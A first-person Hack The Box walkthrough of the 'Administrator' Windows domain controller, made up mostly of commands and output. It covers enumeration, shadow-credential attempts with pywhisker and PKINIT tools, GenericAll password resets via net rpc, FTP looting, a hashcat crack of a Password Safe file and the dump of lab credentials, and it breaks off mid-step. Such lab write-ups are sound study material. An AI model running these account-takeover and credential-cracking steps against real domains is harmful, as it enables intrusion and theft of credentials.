

[WINDOWS] - Administrator

This box is a assumed breach scenario so we were given creds:

```
Olivia:ichliebedich
```

Initial Enumeration:

Scanning:

- do basic port scan with `nmap` to see what ports are open on this system.

```
└──(kali㉿kali)-[~/Desktop/HTB]
└─$ sudo nmap -sS -sV -sC -p- -Pn 10.10.11.42
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-08 15:14 EDT
Nmap scan report for 10.10.11.42
Host is up (0.031s latency).

Not shown: 65509 closed tcp ports (reset)

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp        Microsoft ftfd
|_ftp-syst:
|_ SYST: Windows_NT
53/tcp    open  domain     Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-05-09 02:15:02Z)
135/tcp   open  msrpc      Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap       Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap       Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf    .NET Message Framing
47001/tcp open  http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc      Microsoft Windows RPC
49665/tcp open  msrpc      Microsoft Windows RPC
49666/tcp open  msrpc      Microsoft Windows RPC
49667/tcp open  msrpc      Microsoft Windows RPC
49668/tcp open  msrpc      Microsoft Windows RPC
52519/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
```

```

52524/tcp open msrpc      Microsoft Windows RPC
52531/tcp open msrpc      Microsoft Windows RPC
52536/tcp open msrpc      Microsoft Windows RPC
52549/tcp open msrpc      Microsoft Windows RPC
60054/tcp open msrpc      Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

```

Host script results:

```

| smb2-security-mode:
|   3:1:1:
|     Message signing enabled and required
| smb2-time:
|   date: 2025-05-09T02:15:57
|   start_date: N/A
|   clock-skew: 6h59m58s

```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.
Nmap done: 1 IP address (1 host up) scanned in 108.51 seconds

NXC:

Checking SMB:

- checking for access with the given creds.

```

└──(kali㉿kali)-[~/Desktop/HTB/admin]
$ nxc smb administrator.htb -u 'Olivia' -p 'ichliebedich'
SMB      10.10.11.42      445      DC          [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator
.htb) (signing:True) (SMBv1:False)
SMB      10.10.11.42      445      DC          [+] administrator.htb\Olivia:ichliebedich

```

- We do have SMB access so let's get user list right away

```

└──(kali㉿kali)-[~/Desktop/HTB/admin]
└──$ nxc smb administrator.htb -u 'Olivia' -p 'ichliebedich' --rid-brute | grep User | awk '{print $6}' | cut -d'\' -f2 | tee users.txt | awk '{print tolower($0); print toupper($0)}' > spray

```

- know that we have the two lists let's see if we can get accounts with same username as password.
 - That gave us nothing so let's check for access with `winrm` and run `enum4linux-ng`

Checking for WINRM access :

```

└──(kali㉿kali)-[~/Desktop/HTB/admin]
└──$ nxc winrm administrator.htb -u 'Olivia' -p 'ichliebedich'
WINRM      10.10.11.42      5985      DC          [*] Windows Server 2022 Build 20348 (name:DC) (domain:administrator.htb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.h
algorithms.ARC4 and will be removed from this module in 48.0.0.
    arc4 = algorithms.ARC4(self._key)
WINRM      10.10.11.42      5985      DC          [+] administrator.htb\Olivia:ichliebedich (Pwn3d!)

```

- so we do have `winrm` access.

```
*Evil-WinRM* PS C:\Users\olivia\Desktop> upload winPEASx86.exe
To get started, collect data using SharpHound or AzureHound.
Info: Uploading /home/kali/Desktop/HTB/admin/winPEASx86.exe to C:\Users\olivia\Desktop\winPEASx86.exe
Bloodhound CE supports both SharpHound Community and AzureHound Community collectors.

Data: 13526356 bytes of 13526356 bytes copied
SharpHound
Info: Upload successful!
*Evil-WinRM* PS C:\Users\olivia\Desktop> upload SharpHound.exe
SharpHound v2.6.5 (Latest)
Info: Uploading /home/kali/Desktop/HTB/admin/SharpHound.exe to C:\Users\olivia\Desktop\SharpHound.exe
SHA-256: c:acae6806501ca99f169e040ae74b67834d8b574d51c4638239baae69327878
Data: 1712808 bytes of 1712808 bytes copied
Info: Upload successful!
```

- uploaded the `SharpHound.exe` and `winPEASx86.exe` into the target machine.

Ran Winpeas:

- Just random notes, usually nothing important...

```
ffffffffff: Home folders found
C:\Users\Administrator
C:\Users\All Users
C:\Users\Default
C:\Users\Default User
C:\Users\emily
C:\Users\olivia : olivia [AllAccess] Key: $S-1-5-18
C:\Users\Public
```


```
ffffffffff: Looking AppCmd.exe
https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#appcmdexe
AppCmd.exe was found in C:\Windows\system32\netsrv\appcmd.exe
You must be an administrator to run this check
```

```
Folder: C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup
File: C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini
Potentially sensitive file content: LocalizedResourceName=@%SystemRoot%\system32\shell32.dll,-21787

Folder: C:\windows\tasks
FolderPerms: Authenticated Users [WriteData/CreateFiles]

ffffffffff: Looking AppCmd.exe
https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#appcmdexe
AppCmd.exe was found in C:\Windows\system32\netsrv\appcmd.exe
You must be an administrator to run this check
Folder: C:\windows\system32\tasks
FolderPerms: Authenticated Users [WriteData/CreateFiles]
```

Bloodhound:



- The user `OLIVIA@ADMINISTRATOR.HTB` has GenericAll on `MICHAEL@ADMINISTRATOR.HTB`

Exploiting with Shadow Cred Attack:

- Because of the GenericAll over the other user we can possibly edit and modify the `msDs-KeyCredentialLink` which is what I change.

```
—(kali㉿kali)-[~/Desktop/HTB/admin]
└─$ pywhisker -d administrator.htb -u "Olivia" -p "ichliebedich" --target "MICHAEL" --action "add"
[*] Searching for the target account
[*] Target user found: CN=Michael Williams,CN=Users,DC=administrator,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: ac7ad1a4-d194-80bb-2bac-a65716114f83
[*] Updating the msDS-KeyCredentialLink attribute of MICHAEL
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM → PFX with cryptography: HcEbunqO.pfx
[+] PFX exportiert nach: HcEbunqO.pfx
[i] Passwort für PFX: s5D2HK1xCQEvL387Dipo
[+] Saved PFX (#PKCS12) certificate & key at path: HcEbunqO.pfx
[*] Must be used with password: s5D2HK1xCQEvL387Dipo
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
```

- now that we have the PFX we can try to get the NT hash.

```
(kali㉿kali)-[~/Desktop/HTB/admin]$ ls
20250508193845_BloodHound.zip  HcEbunqO_cert.pem  HcEbunqO.pfx  HcEbunqO_priv.pem
```

Shadow-Creds Trouble shooting:

- when trying to get NT hash we ran into a new issue:

```
—(kali㉿kali)-[~/Tool/PKINITtools]
└─$ sudo python3 gettgtpkinit.py -cert-pfx "HcEbunqO.pfx" -pxf-pass "s5D2HK1xCQEvL387Dipo" "administrator.htb/michael" "TGT_CCACHE_FILE"
[sudo] password for kali:
```

```

2025-05-08 16:54:13,963 minikerberos INFO Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-05-08 16:54:13,980 minikerberos INFO Requesting TGT
INFO:minikerberos:Requesting TGT
Traceback (most recent call last):
  File "/home/kali/Tool/PKINITtools/gettgtpkinit.py", line 349, in <module>
    main()
  ~~~~^~
  File "/home/kali/Tool/PKINITtools/gettgtpkinit.py", line 345, in main
    amain(args)
  ~~~~~^~~~~~^
  File "/home/kali/Tool/PKINITtools/gettgtpkinit.py", line 315, in amain
    res = sock.sendrecv(req)
  File "/usr/lib/python3/dist-packages/minikerberos/network/clientsocket.py", line 85, in sendrecv
    raise KerberosError(krb_message)
minikerberos.protocol.errors.KerberosError: Error Name: KDC_ERR_PADATA_TYPE_NOSUPP Detail: "KDC has
no support for PADATA type (pre-authentication data)"

```

- looking around online i figured out maybe we can use the `.pfx`

Pass-the-certificate:

<https://offsec.almond.consulting/authenticating-with-certificates-when-pkinit-is-not-supported.html>

<https://www.thehacker.recipes/ad/movement/kerberos/pass-the-certificate>

```

└──(kali㉿kali)-[~/Desktop/HTB/admin]
  └─$ certipy-ad cert -pfx unprotected.pfx -nokey -out "user.crt"
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Writing certificate and to 'user.crt'

└──(kali㉿kali)-[~/Desktop/HTB/admin]
  └─$ certipy-ad cert -pfx unprotected.pfx -nocert -out "user.key"
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Writing private key to 'user.key'

```

Issue:

```

└──(kali㉿kali)-[~/.../admin/tools/PassTheCert/Python]
  └─$ python3 passthecert.py -action modify_user -crt ../../user.crt -key ../../user.key -domain 'administrator
r.htb' -dc-ip '10.10.11.42' -target 'michael' -elevate
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

socket ssl wrapping error: [Errno 104] Connection reset by peer

```

- The IP is valid...

Trouble Shooting the SSL.conf:

- followed this write up and then got different error:

<https://takraw-s.medium.com/fix-errors-socket-ssl-wrapping-error-errno-104-connection-reset-by-peer-9c63c551cd7>

```

└──(kali㉿kali)-[~/.../admin/tools/PassTheCert/Python]
  └─$ python3 passthecert.py -action modify_user -crt ../../user.crt -key ../../user.key -domain 'administrator
r.htb' -dc-ip '10.10.11.42' -target 'michael' -elevate

```

```
r.htb' -dc-ip '10.10.11.42' -target 'michael' -new-pass 'TestTest1@'  
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```

```
("('socket ssl wrapping error: [SSL: ERROR_IN_SYSTEM_DEFAULT_CONFIG] error in system default config (_sl.c:3124)'),)
```

<https://www.thehacker.recipes/ad/movement/kerberos/pass-the-certificate>

and this did not work despite being edited 24 days ago:

<https://www.netexec.wiki/getting-started/using-certificates>

```
(kali㉿kali)-[~/Desktop/HTB/admin]  
└─$ netexec smb 10.10.11.42 --pem-cert HcEbunq0_cert.pem --pem-key HcEbunq0_priv.pem -u 'michael'  
usage: netexec [-h] [--version] [-t THREADS] [--timeout TIMEOUT] [--jitter INTERVAL] [--verbose] [--debug] [--no-progress] [--log LOG] [-6]  
          [-A ADDRESS] [-C CERTIFICATE] [-D DOMAIN] [-E ENCRYPTION] [-F FILE] [-G GROUP] [-I INTERVAL] [-L LOGFILE] [-N NAME] [-O  
          {ldap,smb,wmi,nfs,rdp,ftp,ssh,winrm,mssql,vnc} ...  
netexec: error: unrecognized arguments: HcEbunq0_cert.pem HcEbunq0_priv.pem  
  
(kali㉿kali)-[~/Desktop/HTB/admin]  
└─$ netexec smb administrator.htb --pfx-cert unprotected.pfx -u 'michael'  
usage: netexec [-h] [--version] [-t THREADS] [--timeout TIMEOUT] [--jitter INTERVAL] [--verbose] [--debug] [--no-progress] [--log LOG] [-6]  
          [-A ADDRESS] [-C CERTIFICATE] [-D DOMAIN] [-E ENCRYPTION] [-F FILE] [-G GROUP] [-I INTERVAL] [-L LOGFILE] [-N NAME] [-O  
          {ldap,smb,wmi,nfs,rdp,ftp,ssh,winrm,mssql,vnc} ...  
netexec: error: unrecognized arguments: --pfx-cert unprotected.pfx  
  
(kali㉿kali)-[~/Desktop/HTB/admin]  
└─$ netexec 10.10.11.42 --pem-cert HcEbunq0_cert.pem --pem-key HcEbunq0_priv.pem -u 'michael'  
usage: netexec [-h] [--version] [-t THREADS] [--timeout TIMEOUT] [--jitter INTERVAL] [--verbose] [--debug] [--no-progress] [--log LOG] [-6]  
          [-A ADDRESS] [-C CERTIFICATE] [-D DOMAIN] [-E ENCRYPTION] [-F FILE] [-G GROUP] [-I INTERVAL] [-L LOGFILE] [-N NAME] [-O  
          {ldap,smb,wmi,nfs,rdp,ftp,ssh,winrm,mssql,vnc} ...  
netexec: error: unrecognized arguments: --pem-cert HcEbunq0_cert.pem --pem-key HcEbunq0_priv.pem  
  
(kali㉿kali)-[~/Desktop/HTB/admin]  
└─$ netexec --version  
LATEST VERSION: https://pkg.kali.org/news/607226  
1.3.0 - NeedForSpeed - Kali Linux ← Certipy v4.8.2 - by Oliver Lyak (ty4k)
```



- Those write-ups are really good but became never ending rabbit hole of running into issues so I decided to go back to basics and solve this issue the simple way.

net rpc password reset:

- If i have GenericAll over another user account i should be able to reset there password:

```
—(kali㉿kali)-[~/Desktop/HTB/admin]  
└─$ net rpc password michael 'Password@987' -U administrator.htb/Olivia%'ichliebedich' -S administrator.htb
```

<https://www.hackingarticles.in/genericall-active-directory-abuse/>

- Raj in his write up show how we can use the net utility with rpc to change the target accounts password.

```
(kali㉿kali)-[~/Desktop/HTB/admin]  
└─$ net rpc password michael 'Password1@' -U administrator.htb/Olivia%'ichliebedich' -S administrator.htb  
Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing=True) (SMBv1=False)  
(kali㉿kali)-[~/Desktop/HTB/admin]  
└─$ nxc smb administrator.htb -u michael -p 'Password1@'  
SMB 10.10.11.42 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing=True) (SMBv1=False)  
) TMUX 10.10.11.42 445 DC [*] administrator.htb\michael:Password1@  
SMB 10.10.11.42 445 DC [*] administrator.htb\michael:Password1@
```

- NOW WE HAVE ACCESS!

```
michael:Password1@
```

Checking for WINRM access:

```
—(kali㉿kali)-[~/Desktop/HTB/admin]
└─$ nxc winrm administrator.htb -u 'michael' -p 'Password1@'
WINRM      10.10.11.42  5985  DC          [*] Windows Server 2022 Build 20348 (name:DC) (domain:admin
strator.htb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 ha
s been moved to cryptography.hazmat.decrepit.ciphersgorithms.ARC4 and will be removed from this module i
n 48.0.0.
arc4 = algorithms.ARC4(self._key)
WINRM      10.10.11.42  5985  DC          [+] administrator.htb\michael:Password1@ (Pwn3d!)
```

Account Enumeration with user **MICHAEL** :

- after connect with `evil-winrm` I ran `whoami /all`

```
*Evil-WinRM* PS C:\Users\michael\Desktop> whoami /all
```

USER INFORMATION

User Name	SID
administrator\michael	S-1-5-21-1088858960-373806567-254189436-1109

GROUP INFORMATION

Group Name	Type	SID	Attributes
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users	Alias	S-1-5-32-580	Mandatory group, Enabled by default, Enabled group
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access	Alias	S-1-5-32-554	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK	Well-known group	S-1-5-2	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication	Well-known group	S-1-5-64-10	Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label		S-1-16-8448	

PRIVILEGES INFORMATION


Privilege Name	Description	State
SeMachineAccountPrivilege	Add workstations to domain	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled

USER CLAIMS INFORMATION

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.

- nothing interesting let's go into bloodhound and update it to show we own `MICHAEL@ADMINISTRATOR.htb`



- time to try to use `BENJAMIN@ADMINISTRATOR.HTB`

NET RPC PASSWORD CHANGE #2:

- was able to use same method before but this time to change the password of `benjamin`

```


(kali㉿kali)-[~/Desktop/HTB/admin]
└─$ net rpc password BENJAMIN 'Password1@' -U administrator.htb/Michael%'Password1@' -S administrator.htb

(kali㉿kali)-[~/Desktop/HTB/admin]
└─$ nxc smb administrator.htb -u benjamin -p 'Password1@'
SMB      10.10.11.42  445  DC          [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB      10.10.11.42  445  DC          [+] administrator.htb/benjamin:Password1@
  
```

- IM VERY LOST AT THIS POINT LET'S GO BACK TO STAGE 1...

WHAT DO WE HAVE ACCESS to?

- we have access to `benjamin` who is a member of the `SHARE MODERATORS`



- we never looked at this:

```
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp        Microsoft ftpd
| ftp-syst:
|_ SYST: Windows_NT
```

- let's download all content in this server:

```
└─(kali㉿kali)-[~/Desktop/HTB/admin/benjaminBH]
└─$ wget -m ftp://benjamin:Password1@10.10.11.42
--2025-05-08 18:35:54--  ftp://benjamin:*password*@10.10.11.42/
                         ⇒ '10.10.11.42/.listing'
Connecting to 10.10.11.42:21... connected.
Logging in as benjamin ... Logged in!
⇒ SYST ... done.  ⇒ PWD ... done.
⇒ TYPE I ... done.  ⇒ CWD not needed.
⇒ PASV ... done.  ⇒ LIST ... done.

10.10.11.42/.listing          [ ⇄ ]      54 --.-KB/s  in 0s
⇒ PASV ... done.  ⇒ LIST ... done.

10.10.11.42/.listing          [ ⇄ ]      54 --.-KB/s  in 0s

2025-05-08 18:35:54 (20.8 MB/s) - '10.10.11.42/.listing' saved [108]

--2025-05-08 18:35:54--  ftp://benjamin:*password*@10.10.11.42/Backup.psafe3
                         ⇒ '10.10.11.42/Backup.psafe3'
⇒ CWD not required.
⇒ PASV ... done.  ⇒ RETR Backup.psafe3 ... done.
Length: 952

10.10.11.42/Backup.psafe3      100%[=====] 952 --.-KB/s  in 0.003s

2025-05-08 18:35:55 (371 KB/s) - '10.10.11.42/Backup.psafe3' saved [952]

FINISHED --2025-05-08 18:35:55--
```

Total wall clock time: 0.5s
Downloaded: 2 files, 1.0K in 0.003s (412 KB/s)

- What is this?

```
(kali㉿kali)-[~/.../HTB/admin/benjaminBH/10.10.11.42]
$ ls
Backup.psafe3

(kali㉿kali)-[~/.../HTB/admin/benjaminBH/10.10.11.42]
$ cat Backup.psafe3
PWS30***I&:ç*Y**5Q*:W**y*G**k1I**rRA
*+M**U*oj{F****=+m+a+SaM****z9*[++C^<+|+L@6**M<eQ**Q**+
*+>I****U***e+r***ZGak*k>Y0]E**btw*Q*
*+i***<Beg^**CELKAD*/P\j****D*]***^j***d3*+Q>**h**B
*(+4j8**J**H****tmh:***^***h*Nn****I{+*1***Gw,***rRFh;cp
*+\*9h?S=**~GL**b****H3***&**C3*pA*]0***Q*| "h*Bk****k
*+]***B5[*we**{dzp*@***L=
J*7*xDN*y *3*Q**<

```

- it is some type of binary data lets see what the `.psafe3` extension is...

Google search results for ".psafe3":

- Password Safe** (<https://pwsafe.org>)
 - Description: Password Safe allows you to safely and easily create a secured and encrypted user name/password list.
 - Buttons: Quickstart Guide, Related Projects, Frequently Asked Questions, Latest News
- FILExt** (<https://fileext.com/file-extension/PSAFE3>)
 - Description: What is it? How to open a PSAFE3 file?
 - Description: PSAFE3 files mostly belong to Password Safe. PSAFE3 files are specific encrypted files from Password Safe v3. Encryption is used to secure your login ...
- Hashcat** (<https://hashcat.net/general-help>)
 - Description: Hashcat (-m 5200)
 - Text: Dec 7, 2014 — I've been trying different hash types and have had some success, but still struggling with the psafe3 hash. I downloaded the hashcat.psafe3 ...
 - Annotation: A red arrow points to the "Hashcat" link, and a red box highlights the "Owee.. My FAVOURITE..!!!" text.

- let's run hashcat on this.

```

Backup.psaf3:tekieromucho

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 5200 (Password Safe v3)
Hash.Target...: Backup.psaf3
Time.Started...: Thu May  8 18:49:50 2025 (0 secs)
Time.Estimated.: Thu May  8 18:49:50 2025 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 26803 H/s (6.20ms) @ Accel:128 Loops:1024 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 5120/14344385 (0.04%)
Rejected.....: 0/5120 (0.00%)
Restore.Point...: 4608/14344385 (0.03%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:2048-2049
Candidate.Engine.: Device Generator
Candidates.#1....: Liverpool → babygrrl
Hardware.Mon.#1..: Util: 50%

Started: Thu May  8 18:49:49 2025
Stopped: Thu May  8 18:49:52 2025

```

- now what to do with this idk... :)
- this might be the password to the Password safe database:

https://pwsafe.org/help/pwsafeEN/html/backup_and_restore.html

- Seems I can possibly open up this DB:
- https://pwsafe.org/help/pwsafeEN/html/create_new_db.html
- The MASTER-PASSWORD will be: `tekieromucho`

Installing PWSAFE:

- need to find linux install:
 - <https://github.com/pwsafe/pwsafe/blob/master/README.LINUX.DEVELOPERS.md>
 - That didn't work so i tried this: <https://github.com/pwsafe/pwsafe/blob/master/README.LINUX.md>

```

systemctl restart systemd-logind.service
No containers need to be restarted.

User sessions running outdated binaries:
  kali @ session #2: lightdm[1913], qterminal
  kali @ user manager: (sd-pam)[1926]
  kali @ user service: gvfs-afc-volume-monitor[1927]

No VM guests are running outdated hypervisor
command

(kali㉿kali)-[~/.../HTB/admin/tools/pwsafe]
$ sudo dpkg -i passwordsafe-*deb
dpkg: error: cannot access archive 'passwordsafe_0.9.1-1_all.deb': No such file or directory

(kali㉿kali)-[~/.../HTB/admin/tools/pwsafe]
$ passwordsafe
passwordsafe: command not found

(kali㉿kali)-[~/.../HTB/admin/tools/pwsafe]
$ sudo apt install passwordsafe
passwordsafe is already the newest version (0.9.1-1).
The following packages were automatically installed and are no longer
needed:
  gccgo-14  gccgo-14-aarch64-linux-gnu  libgo-14-0.1
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Local Packages: 0

(kali㉿kali)-[~/.../HTB/admin/tools/pwsafe]
$ pwsafe
Dpkg will complain if prereq

```

- all I had to do was:

```
sudo apt install passwordsafe
```

- the command to open the password safe is:

```
pwsafe
```

- after you select the `Backup.psafe3` and enter in the master password we got earlier.

PWSAFE OUTPUT:

```
alexander:UrklbagoxMyUGw0aPlj9B0AXSea4Sw
emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb
emma:WwANQWnmJnGV07WQN8bMS7FMAbjNur
```

- I created 2 lists with all of the usernames and passwords to see if all accounts are valid:

```
